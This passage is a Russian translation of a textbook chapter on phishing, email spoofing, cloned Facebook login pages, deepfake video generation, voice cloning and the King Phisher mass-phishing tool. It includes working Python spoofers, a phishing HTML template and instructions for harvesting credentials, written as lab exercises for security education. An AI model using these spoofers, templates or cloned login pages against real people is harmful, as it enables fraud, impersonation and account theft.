Вот пример атаки, которую можно было бы осуществить, используя методы, описанные в этой главе. На первом этапе хакер отправляет поддельное электронное письмо от имени Facebook, в котором сообщается, что жертва была отмечена на некой фотографии. Щелкнув на ссылке в данном письме, жертва попадает на поддельный экран входа в систему Facebook. После попытки аутентификации жертва перенаправляется на реальную страницу входа в Facebook, а ее имя пользователя и пароль отправляются хакеру. На этот раз жертва успешно проходит аутентификацию в системе, вероятно полагая, что в первый раз она просто ввела неправильный пароль.

Подобные атаки с использованием электронной почты также можно комбинировать с методами социальной инженерии, предполагающими использование мультимедийного контента. Например, в дополнение ко всему прочему хакер может создать голосовое или видеосообщение от супруга жертвы, рекомендующего ей ожидать получения определенного письма или текстового сообщения. Или сгенерировать дипфейк-видео, на котором генеральный директор предупреждает своих сотрудников о том, что в скором времени им поступит некое электронное сообщение.

Подделка электронных писем

Чтобы понять, как злоумышленники могут отправлять поддельные электронные письма, сначала необходимо разобраться с принципами работы электронной почты. На рис. 7.1 схематически показан процесс передачи электронного письма.

В основе работы электронной почты лежит совокупность *почтовых серверов*, и каждый почтовый домен (например, @virginia.edu) связан с одним или несколькими почтовыми серверами, которые сортируют входящие сообщения по соответствующим почтовым ящикам и отправляют исходящие сообщения на другие почтовые серверы. Когда Алиса (alice@companyX.com) решает отправить сообщение Джону на адрес john@companyY.com, она загружает свое электронное письмо на почтовый сервер своей компании, который помещает его в свою очередь исходящих сообщений. Как только электронное письмо достигает начала этой очереди, сервер выполняет поиск в DNS, чтобы выяснить IP-адрес почтового сервера Джона.

Затем почтовый сервер Алисы устанавливает TCP-соединение с почтовым сервером Джона и использует *простой протокол передачи почты* (simple mail transfer protocol, SMTP) для передачи электронного письма на почтовый сервер Джона. SMTP — это текстовый протокол, позволяющий почтовым серверам обмениваться информацией. Безопасная версия этого протокола, SMTPS, предполагает использование TLS-соединения для обмена сообщениями.

Tlgm: @it_boooks




Рис. 7.1. Процесс передачи электронного письма

Когда почтовый сервер Джона получает письмо Алисы, он помещает его в почтовый ящик Джона. Затем Джон получает доступ к этому письму, подключившись к почтовому серверу своей компании.

Поиск данных почтового сервера в DNS

Вы можете найти данные почтового сервера в DNS с помощью команды `dig`. Например, выясним IP-адрес и URL почтового сервера gmail.com. Для этого мы используем флаг `mx`, чтобы отобразить запись MX (mail exchanger), содержащую информацию о почтовом сервере:

```
kali@kali:~$ dig mx gmail.com
    ...
;; ANSWER SECTION:
gmail.com. 3435 IN MX 5 gmail-smtp-in.l.google.com. ❶
gmail.com. 3435 IN MX 10 alt1.gmail-smtp-in.l.google.com.
gmail.com. 3435 IN MX 40 alt4.gmail-smtp-in.l.google.com.
    ...
```

Мы видим несколько почтовых серверов, каждому из которых назначен приоритет. Почтовый сервер с наименьшим номером ❶ имеет наивысший приоритет. Именно к нему вам следует подключиться в первую очередь. Итак, gmail-smtp-in.l.google.com — это SMTP-сервер, который принимает соединение на порте 25.

Tlgm: @it_boooks

Обмен данными по протоколу SMTP

Обмен данными по протоколу SMTP напоминает обычный разговор, но, разумеется, предполагает использование специальных кодов. Рассмотрим эти сообщения, чтобы лучше разобраться в том, как работает данный протокол.

Взламывать чужие компьютеры незаконно и неэтично (а нам рано или поздно потребуется взломать SMTP-сервер), поэтому воспользуемся SMTP-сервером, работающим на порте 25 нашей виртуальной машины Metasploitable. Убедитесь в том, что Kali Linux и pfSense работают. Затем запустите виртуальную машину Metasploitable и войдите в систему, используя имя пользователя msfadmin и пароль msfadmin. Выполните следующую команду, чтобы получить IP-адрес сервера:

```
msfadmin@metasploitable:~$ ifconfig eth0
   eth0    Link encap:Ethernet HWaddr 00:17:9A:0A:F6:44
   inet addr: 192.168.1.101   Bcast:192.168.1.255 Mask:255.255.255.0 ❶
```

Значение после `inet addr:` ❶ — и есть IP-адрес. Помните о том, что в вашей лаборатории этот адрес может быть другим.

Используйте инструмент `netcat` на виртуальной машине Kali Linux для подключения к порту 25 на этом IP-адресе, выполнив следующую команду:

```
kali@kali:~$ nc 192.168.1.101 25
Server: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

Установив соединение, сервер посылает в ответ код `220`, который свидетельствует об успешном подключении. В данном случае мы также видим, что машина Metasploitable использует почтовый сервер Postfix с открытым исходным кодом, который поддерживает *расширенный простой протокол передачи почты* (extended simple mail transfer protocol, ESMTP).

Получив сообщение с кодом `220`, ответьте сообщением `HELO` (HELO — это не опечатка). Для большей ясности я отметил клиентский запрос тегом `Client:`, а ответ сервера — тегом `Server:`. Эти теги не входят в состав сообщений.

Именно здесь начинается обман. С помощью своего сообщения `HELO` вы можете выдать себя за кого угодно. В данном случае мы выдаем свой компьютер за сервер `secret.gov`:

```
Client: HELO secret.gov
Server: 250 metasploitable.localdomain
```

Получив наше сообщение, сервер должен подтвердить этот факт, ответив сообщением с кодом `250`. Некоторые почтовые серверы используют забавные сообщения наподобие «Сервер Gmail к вашим услугам». Итак, мы проверили идентичность сервера, на который отправляем почту.

Tlgm: @it_boooks

Теперь мы можем пойти еще дальше и притвориться, что отправляем почту с адреса `head@secret.gov`:

```
Client: MAIL FROM: <head@secret.gov>
Server: 250 2.1.0 Ok
```

Сервер отвечает сообщением `250 Ok`. Отлично. Он нам поверил. После этого мы отправляем сообщение `RCPT TO:` с указанием получателя нашего электронного письма. В данном случае в качестве получателя мы указываем учетную запись `sys`:

```
Client: RCPT TO:<sys>
Server: 250 2.1.5 Ok
```

Если бы машина Metasploitable предусматривала связанный домен, например, `virginia.edu`, то мы бы указали в качестве получателя `<sys@virgina.edu>`.

Если этот адрес электронной почты зарегистрирован на сервере, то ответит сообщением `250 Ok`, как показано здесь. В противном случае он пришлет сообщение с кодом ошибки.

Возможно, вы уже думаете о том, как хакер мог бы с помощью такого поведения получить с сервера список электронных адресов, однако я советую на время отложить эти размышления. Пришло время отправить основной текст электронного письма. Команда `DATA` сообщает серверу о нашей готовности загрузить электронное письмо.

```
Client: DATA
Server: 354 End data with <CR><LF>.<CR><LF>
```

Сервер отвечает сообщением с кодом `354`, которое свидетельствует о том, что он готов к приему электронной почты. Оно также содержит инструкции, касающиеся завершения электронного письма. В данном случае мы должны закончить свое электронное письмо символами *возврата каретки* (`<CR>`) и *перевода строки* (`<LF>`): `<CR><LF>.<CR><LF>`. Эти символы остались с тех времен, когда компьютерные клавиатуры напоминали пишущие машинки. (Протокол SMTP был разработан в 1982 году и, несмотря на свой почтенный возраст, до сих пор используется такими современными почтовыми серверами, как Gmail.)

Вот так выглядит письмо, которое мы отправляем:

```
Client:
    From: "The Boss Lady" <head@secret.gov>
    Subject: Hello SYS
    Click This link <a href="url">link text</a>
    Your Enemy,
    someone
    .
Server: 250 2.0.0 Ok: queued as B16A9CBFC
Client: QUIT
```

Tlgm: @it_boooks


```
Server: 221 2.0.0 Bye.
```

Чтобы убедиться в получении поддельного электронного письма, выполните следующую команду на своей виртуальной машине Metasploitable в целях чтения содержимого почтового ящика `sys`:

```
msfadmin@metasploitable:~$ sudo cat /var/spool/mail/sys
```

Вы должны увидеть сообщение от `head@secret.gov` с введенным вами текстом:

```
...
From: "The Boss lady" <head@secret.gov>
Subject: Hello SYS
Message-Id: <20200718011936.45737CBFC@metasploitable.localdomain>
Date: Sat, 17 Jul 2022 21:19:14 -0400 (EDT)
To: undisclosed-recipients:;

Click This link <a href="url">link text </a>
Your Enemy,
someone
```

Поздравляю! Вы отправили свое первое поддельное письмо.

Написание спуфера электронной почты

Выполнять вышеописанные действия вручную довольно утомительно, поэтому напишем небольшую программу на языке Python для отправки поддельных электронных писем. На рабочем столе виртуальной машины Kali Linux создайте новую папку с именем spoofer. В ней создайте файл Python с именем `espoofer.py`, откройте его в среде разработки или любом текстовом редакторе, а затем скопируйте в него следующий код, который передает сообщения по протоколу SMTP через TCP-соединение.

```
import sys, socket

size = 1024

def sendMessage(smtpServer, port, fromAddress,
                toAddress,message):
    IP = smtpServer
    PORT = int(port)

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((IP, PORT)) # Открытие сокета на порте
    print(s.recv(size).decode()) # отображение ответа
    s.send(b'HELO '+ fromAddress.split('@')[1].encode() +b'\n') ❶
    print(s.recv(size).decode()) ❷
    # отправка адреса отправителя:
```

Tlgm: @it_boooks


```
    s.send(b'MAIL FROM:<' + fromAddress.encode() + b'>\n')
    print(s.recv(size).decode())
    # отправка адреса получателя:
    s.send(b'RCPT TO:<' + toAddress.encode() + b'>\n')
    print(s.recv(size).decode())
    s.send(b"DATA\n") # отправка данных
    print(s.recv(size).decode())
    s.send(message.encode() + b'\n')
    s.send(b'\r\n.\r\n') ❸
    print(s.recv(size).decode()) # отображение ответа
    s.send(b'QUIT\n') # завершение сообщения
    print(s.recv(size).decode()) # отображение ответа
    s.close()

    def main(args):
        smtpServer = args[1] ❹
        port = args[2]
        fromAddress = args[3]
        toAddress = args[4]
        message = args[5]
        sendMessage(smtpServer, port, fromAddress,
                    toAddress, message)

    if __name__ == "__main__":
        main(sys.argv)
```

Мы отправляем свое первое сообщение на сервер, выдавая свой компьютер за почтовый сервер, связанный с адресом отправителя ❶. Затем выводим на экран ответ, полученный от сервера ❷. Далее отправляем данные, после чего завершаем сообщение ❸ отправкой символов `<CR><LF>.<CR><LF>`, которые в языке Python представляются с помощью символов `\r` и `\n`. Наконец, мы считываем параметры командной строки, определяющие наш целевой почтовый сервер и заголовки нашего электронного письма ❹.

Теперь запустим этот скрипт Python. Откройте терминал и перейдите в папку, содержащую файл `espoofer.py`:

```
kali@kali:~$ cd ~/Desktop/spoofer
```

Запустите программу `espoofer.py`, используя следующие аргументы:

```
kali@kali:~$ python3 espoofer.py <IP-адрес Metasploitable> 25
➥ hacking@virginia.edu sys
"Hello from the other side! "
```

В результате выполнения этой программы с адреса `hacking@virginia.edu` на адрес электронной почты для учетной записи `sys` будет отправлено сообщение Hello from the other side!.

Tlgm: @it_boooks

Подобная атака не всегда оказывается успешной. Некоторые SMTP-серверы могут использовать такие защитные механизмы, как *идентификация сообщений, создание отчетов и определение соответствия по доменному имени* (domainbased message authentication, reporting, and conformance, DMARC), которые позволяют принимающему SMTP-серверу удостовериться в том, что SMTP-сообщения получены с авторизованного IP-адреса. Тем не менее существуют и другие хитрости. Например, вы можете зарегистрировать доменное имя, напоминающее атакуемое. Такие инструменты, как URLCrazy, позволяют быстро находить похожие домены. Чтобы сократить количество спама, некоторые интернет-провайдеры блокируют входящие пакеты на порте 25. Поэтому если вы хотите провести аудит системы за пределами своей виртуальной среды, то вам придется направить свой трафик через *виртуальную частную сеть* (virtual private network, VPN).

SMTPS-спуфинг электронной почты

В предыдущих примерах мы отправляли SMTP-сообщения по незашифрованному каналу. Теперь рассмотрим метод SMTPS, который предполагает отправку SMTP-сообщений по каналу, зашифрованному с помощью протокола TLS. Наша виртуальная машина Metasploitable не поддерживает SMTPS, поэтому мы подключимся к SMTP-серверу Gmail, который его поддерживает, и отправим сами себе поддельное письмо.

Если ваш интернет-провайдер это позволяет, а также при наличии VPN вы можете использовать команду `openssl s_client` с SMTP-сервером Google (gmail-smtp-in.l.google.com), который принимает входящие SMTP-соединения от других SMTP-серверов. После подключения вы можете произвести обмен вручную и отправить себе поддельное электронное письмо.

```
kali@kali:~$ openssl s_client -starttls smtp -connect gmail-smtp-in.l.google.
➥ com:25 -crlf -ign_eof
```

Теперь напишем программу, которая использует метод SMTPS при взаимодействии с почтовыми серверами. Некоторые серверы поддерживают только зашифрованную связь через SMTPS, поэтому использовать незашифрованный SMTP для подделки писем удается не всегда. Библиотека Python `smtplib` инкапсулирует функции, которые мы обсуждали ранее в этой главе.

Мы используем ее для отправки поддельного электронного письма с применением метода SMTPS. Откройте текстовый редактор, скопируйте следующий код и сохраните файл под именем `secureSpoofer.py`:

```
from smtplib import SMTP
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
```

Tlgm: @it_boooks


```
receiver = 'victimEmail'
receiver_name = 'Victim Name'
fromaddr = 'Name <spoofed@domain.com>'
smtp_server = "gmail-smtp-in.l.google.com"

msg = MIMEMultipart()
msg['Subject'] = "Urgent"
msg['From'] = fromaddr

with open('template.html', 'r') as file: ❶
    message = file.read().replace('\n', '')
    message = message.replace("{{FirstName}}", receiver_name)
    msg.attach(MIMEText(message, "html"))
    with SMTP(smtp_server, 25) as smtp:
        smtp.starttls() ❷
        smtp.sendmail(fromaddr, receiver, msg.as_string())
```

Вместо того чтобы вводить текст электронного письма вручную, мы считаем его из файла ❶. Это позволит нам использовать шаблоны, делающие поддельные письма более правдоподобными. Шаблоны написаны на языке HTML, и вы можете найти их бесплатные версии, выполнив поиск в интернете по запросу «шаблоны фишинговых писем». Загрузив сообщение, запустите сеанс TLS ❷.

Ниже дан пример шаблона электронного письма (`template.html`):

```
<html>
<head>
</head>
<body style="background-color:#A9A9A9">
<div class="container" >
  <div class="container" style="background-color:#FFF;">
    <br><br>
    <h1>Breaking News, {{FirstName}}</h1> ❶
    <h3>You have been identified in a Deep Fake!</h3> ❷
    <p>A Deep Fake video of you has been uploaded to YouTube yesterday and
    already has over 2,400 views. </p>
    <p>Click the link below to view the video and take it down! </p>
    <a href="https://www.google.com">Your video</a> ❸
    <br><br><hr>
    <p>Best regards,</p>
    <p>The Deep Fake Association</p>
    <p></p>
  </div>
</div>
</body>
</html>
```

Измените его под себя, отредактировав текст ❷, имя ❶ и ссылку ❸.

Отлично, теперь вы знаете, как отправлять поддельные электронные письма.

Tlgm: @it_boooks

Подделка сайтов

Электронное письмо, которое мы отправим в рамках проводимой атаки, будет содержать ссылку, направляющую пользователя на поддельный сайт. Чтобы побудить пользователя ввести свои учетные данные, мы сделаем этот сайт точной копией страницы аутентификации популярного сайта, что совсем не сложно.

Веб-страницы состоят из файлов HTML и JavaScript. Каждый раз, когда браузер посещает страницу, он скачивает копию этих файлов и использует их для отображения страницы. Когда страницу аутентификации посещает хакер, он тоже получает копию этих файлов, а затем, разместив эти файлы на своем сервере, может отобразить поддельную веб-страницу, которая ничем не отличается от реальной.

И что еще хуже, изменив свою локальную копию кода HTML или JavaScript, хакер может сделать так, чтобы страница отправляла ему имя пользователя и пароль жертвы. После аутентификации на поддельной странице пользователь будет перенаправлен на реальный сайт, где сможет повторно ввести свои учетные данные и успешно войти в систему. При этом жертва подумает, что ее первая попытка просто оказалась неудачной, и даже не заподозрит кражу пароля.

Создадим клон страницы аутентификации Facebook. Откройте браузер Firefox в Kali Linux и перейдите на сайт https://www.facebook.com/. Сохраните копию страницы и все связанные с ней ресурсы, щелкнув на странице правой кнопкой мыши и выбрав в контекстном меню пункт Save Page As (Сохранить как), как показано на рис. 7.2.




Рис. 7.2. Использование браузера Firefox для сохранения копии веб-страницы

Tlgm: @it_boooks

Назовите файл `index.html` и сохраните его в папке под названием SocialEngineering на рабочем столе. Страница `index.html` — первая, которую открывает браузер при обращении к любому сайту, поэтому, сохранив ее под именем `index.html`, мы гарантируем, что браузеры пользователей будут автоматически открывать ее при переходе на наш сайт.

Как изменить веб-страницу, чтобы она отправляла имя пользователя и пароль хакеру? Страницы аутентификации часто используют HTML-тег `<form>`. Следующий фрагмент кода представляет собой базовую HTML-форму:

```
<form action="login_service.php" method="post">
    <input type="text" placeholder="Enter Username" name="uname" required>
    <input type="password" placeholder="Enter Password" name="pass" required>
    <button type="submit">Login</button>
</form>
```

Теги `<form>` часто включают атрибут, указывающий, куда именно необходимо отправить данные формы. В этом примере данные отправляются в файл `login_service.php`. Хакер может сделать так, чтобы данные формы отправлялись ему, заменив URL в теге `<form>` своим собственным. После этого все данные из формы будут передаваться на его страницу. Помните о том, что все, что вы видите в своем браузере, можно клонировать с помощью HTML, CSS и JavaScript. Для этого, вероятно, понадобится лишь несколько дополнительных строк кода.

Откройте терминал и перейдите в папку, содержащую ваши HTML-файлы, выполнив следующую команду:

```
kali@kali:~$ cd ~/Desktop/SocialEngineering
```

Чтобы передать этот файл с нашего HTTP-сервера Python, введите команду:

```
kali@kali:~$ sudo python3 -m http.server 80
```

ПРИМЕЧАНИЕ

Порты с номерами ниже 1024 могут быть открыты только с разрешения пользователя root.

Утилита Python 3 `https.server` предустановлена на виртуальной машине Kali Linux. Чтобы проверить работу своего поддельного сайта, оставьте терминал открытым и переключитесь на виртуальную машину Ubuntu. Затем зайдите на поддельный сайт, открыв браузер Firefox и введя IP-адрес виртуальной машины Kali Linux, например, `192.168.1.103`. Если вы все сделали правильно, то увидите свою поддельную страницу аутентификации Facebook (рис. 7.3).

Если вы внимательно посмотрите на адресную строку, то заметите, что URL отличается от URL Facebook facebook.com. Однако не стоит волноваться: у злоумышленников есть способы скрыть и это. Например, хакер может зарегистрировать

Tlgm: @it_boooks

домен, похожий на домен Facebook. Выполнив поиск в системе GoDaddy, я обнаружил, что такие домены, как fecabeok.com или facebvvk.com, все еще свободны. Пользователь должен внимательно рассмотреть URL, чтобы раскрыть обман. Вы бы заметили подвох, если бы мельком взглянули на адрес https://wwww.fecabeok.com/? Использование URL, похожих на реальные, называется *сквоттингом*. Для выявления подобных адресов вы можете использовать такие инструменты, как URLCrazy.




Рис. 7.3. Поддельная страница аутентификации Facebook, размещенная на виртуальной машине Kali Linux

Теперь, когда вы узнали о том, как создавать поддельные сайты, обсудим процесс создания поддельного видео.

Создание дипфейков

Дипфейки (deepfake) — это поддельные изображения, видео или звуки, генерируемые алгоритмами машинного обучения. Создав дипфейк с участием публичного человека, хакер может спровоцировать общественные беспорядки. Или попытаться украсть имена пользователей и пароли сотрудников, создав дипфейк, в котором генеральный директор предлагает им перейти на вредоносный сайт и ввести там свои учетные данные. Кроме того, хакер может создать голосовой дипфейк, в котором супруг жертвы просит ее где-то с ним встретиться или что-то сделать.

В этом разделе мы создадим дипфейк-видео, на котором Боб Марли говорит как Барак Обама. Для этого мы используем модель машинного обучения, разработанную Александром Серегиным и его соавторами и представленную в их статье First Order Motion Model for Image Animation. Особенность данной модели заключается в том, что она изучает движения на исходном видео и использует их для анимации изображения. Это делает ее более эффективной по сравнению

Tlgm: @it_boooks

с ранними методами, предполагавшими использование нескольких исходных изображений.

Процесс создания дипфейка состоит из двух этапов. На первом исходное видео обрабатывается *алгоритмом извлечения ключевых точек*, который выделяет набор точек, необходимых для моделирования движений лица. Это обработанное видео будет использоваться для анимации изображения. На рис. 7.4 показаны ключевые точки, извлеченные из видеозаписи выступления Барака Обамы.




Рис. 7.4. Выделение ключевых точек и изучение движения на исходном видео

После извлечения ключевых точек из каждого кадра их движения обрабатываются алгоритмом машинного обучения. Этот процесс называется *обнаружением движения*.

На втором этапе алгоритм машинного обучения искажает входное изображение и генерирует анимированное видео. Этот процесс схематически представлен на рис. 7.5.




Рис. 7.5. Анимация статичного изображения на основе изученного видео

Теперь вам предстоит создать собственные дипфейки. Чтобы просмотреть сгенерированное видео, перейдите по ссылке https://youtu.be/8DZHYL0qReA.

Получение доступа к Google Colab

Вместо того чтобы создавать собственную среду машинного обучения, мы будем использовать записные книжки Google Colab. Это бесплатный сервис, который

Tlgm: @it_boooks

предоставляет пользователям доступ к вычислительной инфраструктуре Google. Слегка модифицировав реализацию с открытым исходным кодом Кароля Жолнай-Фаера, я создал простую записную книжку Colab, содержащую все, что вам понадобится для создания дипфейка. Вы можете открыть ее, следуя инструкциям на странице https://github.com/The-Ethical-Hacking-Book/DeepFakeBob.

Открыв записную книжку Colab, прокрутите страницу вниз. Вы должны увидеть видео, подобное изображенному на рис. 7.6. Нажмите кнопку воспроизведения. Если воспроизведение начнется, значит, вы настроили свое рабочее место правильно.

Рис. 7.6. Снимок экрана со статичным изображением, кадром исходного видео и анимации

Далее мы изменим эту программу, чтобы вы могли создавать собственные дипфейки.

Импорт моделей машинного обучения

Начните с импорта репозитория Серегина в записную книжку Colab. Этот репозиторий содержит код, который загрузит нужные нам модели машинного обучения. Нажмите кнопку воспроизведения рядом с показанными ниже строками, чтобы выполнить эти команды:

```
!git clone https://github.com/AliaksandrSiarohin/first-order-model
cd first-order-model
```

Символ ! приказывает записной книжке Colab выполнить команду как команду оболочки. Теперь подключите к Colab свою папку, хранящуюся в приложении «Google Диск». Записная книжка Colab считает оттуда исходное видео и целевую фотографию вместе с необходимыми файлами конфигурации.

Создайте в приложении «Google Диск» папку DeepFake, а затем загрузите в нее свое исходное видео и целевое изображение. Репозиторий GitHub на https://github.com/

Tlgm: @it_boooks

The-Ethical-Hacking-Book/DeepFakeBob содержит образец видео с участием президента Обамы и изображение Боба Марли. Скопируйте их в папку DeepFake вместе с файлом `vox-adv-cpk.pth.tar`. Он содержит *веса* для моделей, которые представляют собой значения, выражающие силу связей между элементами искусственной нейронной сети. *Искусственные нейронные сети* — это компьютерные модели, имитирующие поведение биологических нейронов в головном мозге. В процессе обучения мозг формирует новые связи между нейронами. То же самое делает искусственная нейронная сеть, когда учится. Вес, равный 1, означает, что один нейрон соединен с другим, а вес, равный 0, говорит об отсутствии связи между этими нейронами. Веса в искусственной нейронной сети могут иметь любое значение от 0 до 1, определяющее степень их связности.

Загрузив файлы в папку в приложении «Google Диск», переключитесь на записную книжку Colab и подключите свой «Google Диск», выполнив команду:

```
from google.colab import drive
drive.mount('/content/gdrive/')
```

Записная книжка Colab попросит вас получить код аутентификации. Щелкните на предоставленной ссылке, скопируйте и вставьте код аутентификации в поле Colab. Убедитесь в успешном подключении своего рабочего пространства, выполнив следующую команду с указанием своего каталога DeepFake:

```
ls /content/gdrive/My\ Drive/DeepFake/
Obama.mp4 bob.png    vox-adv-cpk.pth.tar
```

Если на экране перечислены все три файла, значит, вы успешно загрузили нужные файлы и подключили свой «Google Диск».

Теперь запустите следующий код, чтобы импортировать и изменить размер изображения и видео:

```
import imageio ❶
import numpy as np
import matplotlib.pyplot as plt
import matplotlib.animation as animation
from skimage.transform import resize
from IPython.display import HTML

source_image = imageio.imread('/content/gdrive/My Drive/DeepFake/bob2.png') ❷
driving_video = imageio.mimread('/content/gdrive/My Drive/DeepFake/Obama.mp4')
source_image = resize(source_image, (256, 256))[..., :3] ❸
driving_video = [resize(frame, (256, 256))[..., :3] for frame in driving_video]
```

Сначала мы импортируем библиотеки, необходимые для получения и изменения размера изображения ❶. Затем импортируем фотографию Боба Марли и исходное видео с президентом Обамой ❷. После этого задаем для изображения и видео

Tlgm: @it_boooks

размер 256 × 256 пикселов ❸. Изображения именно такого размера ожидает получить наша модель.

Загрузим веса для моделей детектора ключевых точек (`kp\_detector`) и медиагенератора:

```
from demo import load_checkpoints
generator, kp_detector = load_checkpoints(config_path='config/vox-256.yaml',
                    checkpoint_path='/content/gdrive/My Drive/DeepFake/
                    vox-adv-cpk.pth.tar')
```

Загрузка моделей может занять некоторое время. Когда этот процесс завершится, используйте эти модели для обнаружения ключевых точек и создания анимации, запустив следующий блок кода:

```
from demo import make_animation ❶
predictions = make_animation(source_image, ❷
                        driving_video, generator,
                        kp_detector, relative=True)
```

Мы импортируем функцию `make_animation()` ❶, которая применяет модели обнаружения ключевых точек и медиагенератора. Затем получаем предсказания ❷, представляющие собой кадры анимации.

Теперь мы соберем эти кадры, чтобы получить дипфейк-видео:

```
def display(source, driving, generated=None):
    fig = plt.figure(figsize=(8 + 4 * (generated is not None), 6))

    ims = []
    for i in range(len(driving)):
        cols = [source]
        cols.append(driving[i])
        if generated is not None:
            cols.append(generated[i])
        im = plt.imshow(np.concatenate(cols, axis=1), animated=True)
        plt.axis('off')
        ims.append([im])

    ani = animation.ArtistAnimation(fig, ims, interval=50, repeat_delay=1000)
    plt.close()
    return ani

HTML(display(source_image, driving_video, predictions).to_html5_video())
HTML(display(source_image, driving_video, predictions).to_html5_video())
```

Если вы все сделали правильно, то должны увидеть воспроизводящееся видео. Поздравляю! Вы создали свой первый дипфейк. А теперь поделитесь своим видео на YouTube и не забудьте упомянуть эту книгу.

Tlgm: @it_boooks

Упражнения

Чтобы лучше разобраться в теме фишинга и дипфейков, выполните следующие упражнения. В первом из них вы познакомитесь с методом клонирования голоса с помощью компьютера. Во втором освоите инструмент King Phisher, позволяющий проводить масштабные фишинговые атаки.

Клонирование голоса

В текущей главе мы создали дипфейк-видео. Однако при этом лишь оживили картинку, которая не сопровождается никакими звуками. Методы клонирования голоса используют машинное обучение для имитации голоса человека. Группа исследователей из Google создала продвинутый синтезатор речи под названием Tacotron 2. Вы можете прослушать аудиообразцы, созданные с его помощью, перейдя по ссылке: https://google.github.io/tacotron/publications/tacotron2/index.html. На этой веб-странице содержатся образцы как человеческого, так и сгенерированного машиной голоса. Попробуйте их различить.

Для того чтобы сымитировать чей-то голос, синтезатору Tacotron 2 требуется всего лишь пятисекундный образец звука. Хотя Google еще не выпустил свою реализацию Tacotron 2, другие разработчики уже создали систему, описанную в статье Google, в которой была представлена его концепция. Вы можете найти ссылку на одну из этих реализаций на странице https://github.com/Rayhane-mamah/Tacotron-2.

Если настройка этой системы покажется вам слишком сложной задачей, то можете попробовать другие, более доступные реализации более ранних систем клонирования голоса, например https://github.com/CorentinJ/Real-Time-Voice-Cloning.

Попробуйте клонировать голос известного человека. Если вам не захочется писать код самостоятельно, то можете воспользоваться такими коммерческими инструментами, как Descript (https://www.descript.com/), которые позволяют клонировать собственный голос с помощью нескольких щелчков кнопкой мыши.

Масштабный фишинг

King Phisher — это инструмент для массовой рассылки фишинговых писем, который поставляется с Kali Linux. Данное упражнение позволит вам ознакомиться с этим инструментом и его возможностями. Запустите необходимые фоновые сервисы, выполнив следующие команды:

```
kali@kali:~$ sudo service postgresql start
kali@kali:~$ sudo service king-phisher start
```

Tlgm: @it_boooks

Затем запустите приложение King Phisher, найдя соответствующий пункт в меню Kali Applications (Приложения) (рис. 7.7). Запуск данного приложения занимает пару секунд.

Рис. 7.7. Интерфейс King Phisher

Запустив King Phisher, вы можете войти в систему, используя имя пользователя и пароль своей машины Kali Linux, поскольку сервер размещен локально. Теперь вы можете приступить к реализации своей фишинговой кампании. При этом старайтесь действовать этично!

Аудит SMTP

